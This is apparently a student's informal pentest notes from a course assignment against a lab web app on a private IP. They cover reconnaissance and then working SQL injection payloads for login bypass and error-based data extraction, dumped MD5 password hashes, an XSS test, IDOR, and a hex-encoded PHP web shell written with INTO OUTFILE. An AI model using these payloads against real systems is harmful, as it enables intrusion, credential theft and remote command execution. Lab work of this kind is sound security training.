

May Assignment PENTEST personal notes

Information gathering phase: (understanding the target)

- The machine exposes a website. Michelangelo, a peaceful car dealer shop
- The ip is 172.17.0.2
- There's a public page and a private page that request to enter it using username and password.
- There's a password reset page.
- It's possible to manipulate the url to access "private information".
- There are 2 hidden pages <http://172.17.0.2/detail.php?id=4>, <http://172.17.0.2/detail.php?id=5>, those are TANKS.

Using tool to better understand the situation related to the website application:

- Using *curl* :

```
(jimmy@kali)-[~]  
└─$ curl -I http://172.17.0.2  
HTTP/1.1 200 OK  
Date: Wed, 06 May 2026 13:26:28 GMT  
Server: Apache/2.4.38 (Debian)  
X-Powered-By: PHP/7.2.34  
Content-Type: text/html; charset=UTF-8
```

- using *whatweb*:

```
jimmy@jimmy-VMware:~$ whatweb http://172.17.0.2  
http://172.17.0.2 [200 OK] Apache[2.4.38], Bootstrap[3.3.7], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[172.17.0.2], PHP[7.2.34], Title[Michelangelo], X-Powered-By[PHP/7.2.34]
```

```
└─$ whatweb http://172.17.0.2  
http://172.17.0.2 [200 OK] Apache[2.4.38], Bootstrap[3.3.7], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[172.17.0.2], PHP[7.2.34], Title[Michelangelo], X-Powered-By[PHP/7.2.34]
```

Phase conclusions:

There's a web server with some lacks in a good programming (SI POTEVA SCRIVERE MEGLIO), it's clear that manipulating the url or messing around with the web site the technology used by the server side and many more information

Mapping phase: (understanding what the target exposes)

- I already know that the target exposes a web server so I'm expecting the port 80 to be open, let's check for different port or different service hosted by the machine

check it with: `nmap -sS -v 172.17.0.2` < nmap with tcp connection SYN verbose for tcp service >

```
└─$ nmap -sS 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-17 14:52 +0200
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: B2:33:57:C1:48:5F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds
```

obtaining more information from port 80 with: `nmap -sS -sV -p 80 172.17.0.2`
< nmap with SYN that returns server version specifically on port 80)

```
(jimmy@kali)-[~]
└─$ nmap -sS -sV -p 80 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-06 19:02 +0200
Nmap scan report for 172.17.0.2
Host is up (0.000035s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
MAC Address: 0E:27:91:07:AA:C0 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.79 seconds
```

Using nmap with the udp based services doesn't make sense considering that the target seems to be limited to exposing an http web server service.

Phase conclusion:

Looks like the server is web centric not exposing any other types of services more than the http one. Again we confirmed that the server is using Apache.

Banner grabbing: (understand witch technology the target is using)

I already got a lot of information. *whatweb* already gave me a lot:

```
(jimmy@kali)-[~]  
$ whatweb http://172.17.0.2  
http://172.17.0.2 [200 OK] Apache[2.4.38], Bootstrap[3.3.7], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux]  
[Apache/2.4.38 (Debian)], IP[172.17.0.2], PHP[7.2.34], Title[Michelangelo], X-Powered-By[PHP/7.2.34]
```

Same happened with Curl

```
(jimmy@kali)-[~]  
$ curl -I http://172.17.0.2  
HTTP/1.1 200 OK  
Date: Wed, 06 May 2026 17:40:41 GMT  
Server: Apache/2.4.38 (Debian)  
X-Powered-By: PHP/7.2.34  
Content-Type: text/html; charset=UTF-8
```

Phase conclusion:

The target is to expose a web server based on apache 2.4.38 (from 2019) using php 7.2.34 (October 2020). In general the system seems pretty out dated

Enumeration phase: (Using target technology to obtain more information)

In order to obtain more information about the structure of the service I have to attack using the behavior of the application itself. We have to remember that we are interfacing a web application based in php.

- From the information gathering phase i encounter randomly tried a page enumeration, i tried it more deeply, those are the pages that returned something different from a 404:
 - 1) <http://172.17.0.2/detail.php?id=4>
 - 2) <http://172.17.0.2/detail.php?id=5>
- Using *gobuster* `dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt` i got

```
(jimmy@kali)-[~]  
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt  
=====
```

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url:	http://172.17.0.2
[+] Method:	GET
[+] Threads:	10
[+] Wordlist:	/usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:	404
[+] User Agent:	gobuster/3.8.2
[+] Timeout:	10s

```
=====
```

Starting gobuster in directory enumeration mode

```

Starting gobuster in directory enumeration mode
=====
/.hta                (Status: 403) [Size: 275]
/.hta.php            (Status: 403) [Size: 275]
/.hta.bak            (Status: 403) [Size: 275]
/.htaccess           (Status: 403) [Size: 275]
/.hta.txt            (Status: 403) [Size: 275]
/.hta.old            (Status: 403) [Size: 275]
/.htaccess.txt       (Status: 403) [Size: 275]
/.htaccess.bak       (Status: 403) [Size: 275]
/.htaccess.php       (Status: 403) [Size: 275]
/.htaccess.old       (Status: 403) [Size: 275]
/.htpasswd.php       (Status: 403) [Size: 275]
/.htpasswd           (Status: 403) [Size: 275]
/.htpasswd.bak       (Status: 403) [Size: 275]
/.htpasswd.txt       (Status: 403) [Size: 275]
/.htpasswd.old       (Status: 403) [Size: 275]
/catalog.php         (Status: 200) [Size: 841]
/config.php          (Status: 200) [Size: 0]
/debug.php           (Status: 200) [Size: 86051]
/detail.php          (Status: 200) [Size: 506]
/index.php           (Status: 200) [Size: 903]
/index.php           (Status: 200) [Size: 903]
/login.php           (Status: 200) [Size: 1249]
/logout.php          (Status: 302) [Size: 0] [--> login.php]
/pic                 (Status: 301) [Size: 306] [--> http://172.17.0.2/pic/]
/recovery.php        (Status: 200) [Size: 1039]
/send.php            (Status: 302) [Size: 0] [--> login.php]
/server-status       (Status: 403) [Size: 275]
/welcome.php         (Status: 302) [Size: 0] [--> login.php]
Progress: 23755 / 23755 (100.00%)
=====
Finished
=====
jimny@jimny-VMware:~$

```

A deep search with a bigger list made debug.php come out.

- There's a pic folder which is not public, anyway is possible to access the single photos using the uri <http://172.17.0.2/x.jpg> i found the 5 for the 5 ids

Let's focus on the login page enumeration:

```

<html lang="en">
<head></head>
<body style="background-color:#f3f3f3;">
  Username or password incorrect, try again.
  <meta charset="UTF-8">
  <title>Login</title>
  <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
  <style type="text/css">
    body{ font: 14px sans-serif; } .wrapper{ width: 350px; padding: 20px; }
  </style>
  <div class="wrapper">
    <h2>Login</h2>
    <p>Please fill in your credentials to login.</p>
    <form action="/login.php" method="post">
      <div class="form-group">
        <label>Username</label>
        <input class="form-control" type="text" name="username" value="admin">
        <span class="help-block"></span>
      </div>
      <div class="form-group">
        <label>Password</label>
        <input class="form-control" type="password" name="password">
        <span class="help-block"></span>
      </div>
      <div class="form-group">
        <input class="btn btn-primary" type="submit" value="Login">
      </div>
      <p>
        Forgot your password? Use the
        <a href="/recovery.php">recovery procedure</a>
      </p>
    </form>
  </div>
</body>
</html>

```

login's page html

- 1) Use a POST request handled by login.php
- 2) username input doesn't sanitize the input, possible XSS reflected (script execution)?
NO TESTED with "><script>alert(1)</script>" and ">TEST". NO WAY

Login page si busted, SQLi possible trught username field: puuting '

Notice: Invalid query: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '594f803b380a41396ed63dca39503542"' at line 1 in /var/www/html/login.php on line 63
Username or password incorrect, try again.

So we discovered that there's no input sanitizing and the server is using a MariaDB on the backend. Then there's an information disclosure, the server is actually leaking a path /var/www/html/login.php

Looking at the error line seems weird "near '74b87337454200d4d33f80c4663dc5e5'" is it maybe an hashed version of the password. Looking on the internet it seems like it's an MD5 hashing algorithm. That's another information leak. Considering that seems exposing a test type of password.

BRUHHHHH, using admin' -- - it works without even needing a password commenting the line in SQL works

Let's focus now on the recovery page:

XSS seems to work here, if you insert any type of text it gets written again in the span under the input box.

Phase conclusion

SQL Injection in authentication mechanism leading to authentication bypass. Due to an unsecure sql programming, the authentication is exposed to injections and bypasses, that's mostly caused by missing an escaping input, which creates a privilege escalation that leads the attacker to the "private" area.

There are many information disclosure created by the SQL error, the DB technology the back end disclosure `"/var/www/html/login.php"`

Is possible to have a tainted

Vulnerability Assessment: (understanding which are the possible vulnerabilities)

Every vulnerability will have a brief description and the P.o.c

Manually detected vulnerability


- 1) SQLi -> First vulnerability discovered through the login page. Using the character " ' " instead of a proper username and a random password it was possible to see the database drop some type of error which means sql injection is possible.

As an enumeration possibility is possible to confirm the mariadb version

Notice: Invalid query: XPATH syntax error: '~10.3.39-MariaDB-0+deb10u2~' in `/var/www/html/login.php` on line **63**
Username or password incorrect, try again.

This happend using: `" admin' AND updatexml(1,concat(0x7e,version(),0x7e),1)-- - "`

- 2) Tainted flow -> Is possible to inject html through the recovery page in the email input text box. putting `"<b onmouseover=alert(1)>TEST</b>"` is possible to span a bold text and on mouse over it spawn an alert. However is some tags are filtered like `<script>` or `<img>`



- 3) IDOR -> (Insecure Direct Object Reference) in the catalog session using a URL modification is possible to access to some unauthorized pages like <http://172.17.0.2/detail.php?id=4>, gives access to a thank that's cause the server is not doing something like " if(user_can_access(\$id)) "

Exploitation:

- 1) The IDOR one is pretty straight forward, we knew that for the beginning and the exploit consist in obtaining private informations using the forged URLs
- 2) The SQLi comes after trying the " ' " into the login form in the username section. I performed different exploitation and obtained different results:

Authentication Bypass. Payload: " admin ' -- ". I obtain full access to the reserved area

Let's use this situation to understand better how the query works in the back end, the query considering that this payload is working is something like:

```
$username = $_POST['username'];  
$password = md5($_POST['password']);
```

```
$query = "SELECT * FROM table  
WHERE username='$username'    -> (username as a column name is a total guess)  
AND password='$password'";    -> (same thing with the column password)
```

Notice: Invalid query: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '4124bc0a9335c27f086f24ba207a4912' at line 1 in /var/www/html/login.php on line 63
Username or password incorrect, try again.

Login

Please fill in your credentials to login.

Username

Password

Login

knowing that lets make a new payload to obtain the database banner:

- Ideally, the username has to be something that exists in the database, then we use an union to obtain the other information.

“ admin' union Select user(),version(), database()); -- - ”

Nothing happens, we only read the wrong username or password. on the page

That means that we are in a condition where we are able to obtain results from our queries only if they produce errors. When the DBMS produces an error we are able to see something on the screen, this means that we are in an Error-based SQL injection type of scenario.

Let's use the “UPDATEXML(xml_target, xpath_expression, new_value)”

That's a known function to use in this type of scenario considering that the database is a MariaDB one, we understood that randomly during the vulnerability assessment

Let's do the Banner grabbing using this idea: it was possible to understand better the technology and how the back end worked by using as payload “ admin' AND updatexml(1,concat(0x7e,version(),0x7e),1)-- - ” getting as result:

Notice: Invalid query: XPATH syntax error: '~10.3.39-MariaDB-0+deb10u2~' in /var/www/html/login.php on line 63
Username or password incorrect, try again.

Ok we confirmed that this is a MariaDB kinda scenario.

Let's approach data extraction.

The new payload forged with this in mind:

“ admin' AND updatexml(1,concat(0x7e,database(),0x7e),1)-- - ”

I used this to obtain the database name which is “micdb”.

This is fundamental cause now we would like to enumerate all the tables and all the column to extract things with a sense for the next payload:


```
“ admin' AND updatexml(1,concat(0x7e,(SELECT table_nameFROM
information_schema.tables WHERE table_schema='micdb' LIMIT 0,1),0x7e),1)-- - “
```

And I obtained an error from the page telling me that it's an illegal format of the username. This means that there are some kind of filtration on the length maybe or something like that

Let's try something else, let's try to enumerate the tables with:

```
“ admin' AND updatexml(1,concat(0x7e,(SELECT COUNT(*) FROM GESSEDTABLE
),0x7e),1)-- - “
```

After many attempts look like the table **customers** exist

Notice: Invalid query: XPATH syntax error: '~5~' in /var/www/html/login.php on line 63
Username or password incorrect, try again.

let's try to enumerate the column of this fucking table

```
payload: “admin' AND updatexml(1,concat(0x7e,(SELECT username FROM customers
LIMIT 0,1),0x7e),1)-- - ”
```

this works obtaining:

Notice: Invalid query: XPATH syntax error: '~admin~' in /var/www/html/login.php on line 63
Username or password incorrect, try again.

Let's try this with the column password cazzo: it exists and it's hashed as we expected.

Lets try to extract some data from this fucking table with this payload:

For the usernames:

```
“ admin' AND updatexml(1,concat(0x7e,(SELECT username FROM customers LIMIT
0,1),0x7e),1)-- - “
```

And we obtain “admin” as the first username, we expect that from the login bypass so ok

```
“ admin' AND updatexml(1,concat(0x7e,(SELECT password FROM customers LIMIT
0,1),0x7e),1)-- - “
```

And we obtain “0a14de5a76e5e14758b04c209f26...” which is not the entire password, no prob let's use this new payload to obtain parts of the password. The entire password should be 32 hexadecimal characters:

Notice: Invalid query: XPATH syntax error: '~0a14de5a76e5e14758b04c209f26...' in /var/www/html/login.php on line 63
Username or password incorrect, try again.

“ admin' AND updatexml(1,concat(0x7e,(SELECT MID(password,1,10) FROM customers LIMIT 0,1),0x7e),1)-- - ”

And let repeat that changing MID(password,11,10), MID(password,21,10),
MID(password,31,10)

We obtain: 0a14de5a76e5e14758b04c209f266726 -> adminpwd URRRA it works

Lets obtain a different user through enumeration, let's change in the enumeration payload to LIMIT(4,1) to obtain the last username on the db and the last password that's cause we know that the table have 5 row:

username: max.power **password:** 8b461191e6b0705ec1ce1199a20f370e->powerful

lol the password is bad written


Let's do something cooler: I write a small python program to extract every user and password

```
[+] Starting extraction
0a14de5a76e5e14758b04c209f266726 | admin
c64155fcefdf6b53889ec08581742982 | mindif
6cb75f652a9b52798eb6cf2201057c73 | replibafr
c5e38d2fb6e844b0832dc1269dd0cde2 | mario.rossi
8b461191e6b0705ec1ce1199a20f370e | max.power
```

Ok now let's try to spawn a command shell using sql. Let's try to understand if the db have the permission to write something using the same approach through the error:

```
“ admin' AND updatexml(1,concat(0x7e,(SELECT file_priv FROM mysql.user LIMIT 0,1)),1)--
_”
```

And it returns:



That “Y” means that the db has the permission to write using INTO FILEOUT.

Let's use that to spawn a remote shell using:

```
“ admin' UNION SELECT
0x3c3f7068702073797374656d28245f4745545b22636d64225d293b203f3e,NULL,NULL
INTO OUTFILE '/var/www/html/shell.php'-- - “
```

I used the Hex cause it rappresent: `<?php system($_GET["cmd"]); ?>`

but if i use the direct payload: `“ admin' UNION SELECT '<?php system($_GET["cmd"]); ?>','NULL,NULL INTO OUTFILE '/var/www/html/shell.php'-- - “`

The page returns the “ illegal format “ that makes sense, maybe is trying to filter some words as we discovered.

So the Hex does not contain an illegal word or something that got filtered. So now we have the remote shell. It works using the post request so


<http://172.17.0.2/shell.php?cmd=<command i want to use>>

for example with: `ls`

1 admin 1 catalog.php config.php debug.php detail.php index.php login.php logout.php mic.png pic recovery.php send.php shell.php test.txt welcome.php \N \N

here's the result bro aahahahhahahhahahaha

let's try the classic `whoami`



so yes im www-data

3) Xss, allows us to obtain better understanding and better enumeration. The surface allows me to have a better client side escalation.